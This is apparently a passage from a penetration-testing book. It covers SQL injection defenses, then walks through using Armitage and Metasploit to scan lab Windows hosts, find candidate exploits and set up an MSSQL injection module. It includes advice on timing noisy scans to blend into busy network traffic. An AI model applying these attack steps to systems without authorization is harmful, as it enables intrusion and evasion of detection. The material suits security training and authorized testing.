    - Parameterize fields so that content is tested before it gets to the database. The content of a field cannot be longer than your specified value, and characters can only be specific types. For instance, break up phone numbers into country code, area code, and phone number. None of the three new fields can contain anything but digits, and the first two can be compared to a known list of possibilities.
    - Escape everything programmatically. When you escape a character, you remove any command implication from the character, replacing it with the literal ASCII value. Any user-supplied data should be programmatically reviewed to reduce the number of direct SQL commands that can be run through SQL injection. Each database management system has its own escaping mode. We will leave it as an exercise for your developers to find and implement the escaping methods that make sense with your web applications. In Microsoft's SQL Server, you can use the built-in commands `QUOTENAME`, to defang single characters and strings up to 128 characters long, and `REPLACE` to escape strings of arbitrary length.

Arm yourself with Armitage


Armitage is a GUI front-end for Metasploit and we can use it to run all sorts of attacks on our target Windows users. Since this is a new installation which Metasploit has never been run before, we start with errors and `setup`. The first illustration is the error raised by postgresql not starting when Armitage tried to bring up the Metasploit service:




Since this is Kali Linux 2.0, we will try and start the postgresql server with the command:

```
/etc/init.d/postgresql start
```


After starting postgresql successfully, we started the Metasploit console as well and then started Armitage from a terminal window, so we could watch the standard output while it came up. It took quite a while for the Armitage window to come up, and for a few minutes it looked like the Metasploit service would not let us bring Armitage up.



The first step after it came up was to load the exploits, as shown in the following illustration. You have two choices: **Find Attacks** and **Hail Mary**. If you choose **Hail Mary**, the system will throw everything it has at all the possible targets. If you choose **Find Attacks**, the likely exploits for each target will come up beside it. We are choosing the Find Attacks path. Hail Mary plays are very noisy. One sign of an expert using the Armitage tool is this specification of the required exploit, rather than just throwing everything at the target network.




Now we are ready to choose targets!




Working with a single known host


We can import hosts from a list, perform an NMap scan and discover them, or add hosts manually. Because we have only one target right now, we will enter the host manually.



Now we have our host, we can just add the OS version and see what Armitage can come up with. We know it is Windows 7 and we know it has a webserver live on it.




We clicked on the **Services** and **Scan** buttons above OS in the first dialog, from right clicking on the host, and it gave us a running Metasploit port scan. When you hit refresh on the services scan, it shows ports **139**, **80**, and **445** open with **Microsoft-IIS 7.5** running and **Windows 7 Professional SP1 (build 7601)**.




host	name	port	proto	info
192.168.56.103		139	tcp	
192.168.56.103	http	80	tcp	Microsoft-IIS/7.5
192.168.56.103	smb	445	tcp	Windows 7 Professional SP1 (build:7601) (name:...

We are not creating a workspace for this test because the workspace function does not seem to work as expected. When we ran the **Attacks | Find Attacks** menu item, it created an additional menu when right-clicking the target machine. This opened a list of all the attacks available for that specific machine's operating system and known open ports. We chose **iis** for the image below and ran the commands under **Check Exploits...**.

The output shows that the target machine is not susceptible to any of those exploits. This certainly saves time when searching for good exploits to run.




The HTTP attack list has 132 possible exploits, and you must keep in mind that this is a default instance of iis with only one static page up. There are so few customizations or helper applications for iis that direct exploitation is unlikely. When you are checking the viability of so many exploits, just use the keyboard shortcut *Ctrl + F* to open a search tool.




Discovering new machines with NMap

What if we are given a black-box test where we know the network segments to test but not the specific hosts? It is faster to run a test with Metasploit's scanner or with a linked NMap scan. The following uses the NMap Comprehensive scan. This is noisy and more easily discoverable than a surgical strike on a specific server, so it is best to run this when there is a lot of traffic on the network. Monday morning at about 9:30 should be pretty busy, as people get into the office and start checking their mail and whatnot.



When you choose NMap Comprehensive, a dialog opens asking your choice of IP or range. We are choosing the `192.168.56.0/24` network range to get the entire Class C network segment we expect. We choose the CIDR where the testing machine IP appears on the network. If it is a larger segment, we will miss some of the hosts. If you find no hosts live in the range of `192.168.56.1-192.168.56.255`, you can decrease the /CIDR number. If the target network uses public IPs for their internal network, or they are using A or B class private IP ranges, you can reduce the /CIDR number.




As a memory jogger, in IP version 4, **Classless Inter-Domain Routing** (**CIDR**) was introduced to reduce waste of a limited number of available IP addresses. The CIDR number is the number of bits in the subnet mask. In theory, you can have CIDR numbers less than 8, which is the bitcount of a Class A network. Starting with our expected 254 possible hosts in a Class C network, every time you reduce the CIDR number by 1, you double the possible number of hosts to scan. A Class A network with 17 million hosts to scan can take an appreciably long time. This is one of the reasons you will never want to do that.


Now that our NMap scan is done, let's look at our hosts. We have the following hosts up at the moment:

- Kali Attack platform: `192.168.56.101`
- Windows Workstation: `192.168.56.102`
- Windows Server 2012: `192.168.56.103`


In this chapter, we are going to go after the webserver on the Windows Server 2012.




There are dozens of possible exploits for HTTP and four exploits for IIS. The easiest thing to do is to check which exploits have a chance of working on this webserver. Since there are only four IIS exploits, we will check for those first.




The very last item in each list is a link to **check exploits...**, so we will do that now.



The outcome of the IIS check is that the host is not exploitable, so we have to go after the HTTP attacks and mssql injection attacks. This machine has several possible exploits, but for the most part the applications have proven to be difficult. We have another Windows webserver on the secondary network. We can rattle its cage a bit. The next image is the setup dialog for **ms09_004_sp_replwritetovarbin_sqli**, an injection exploit.

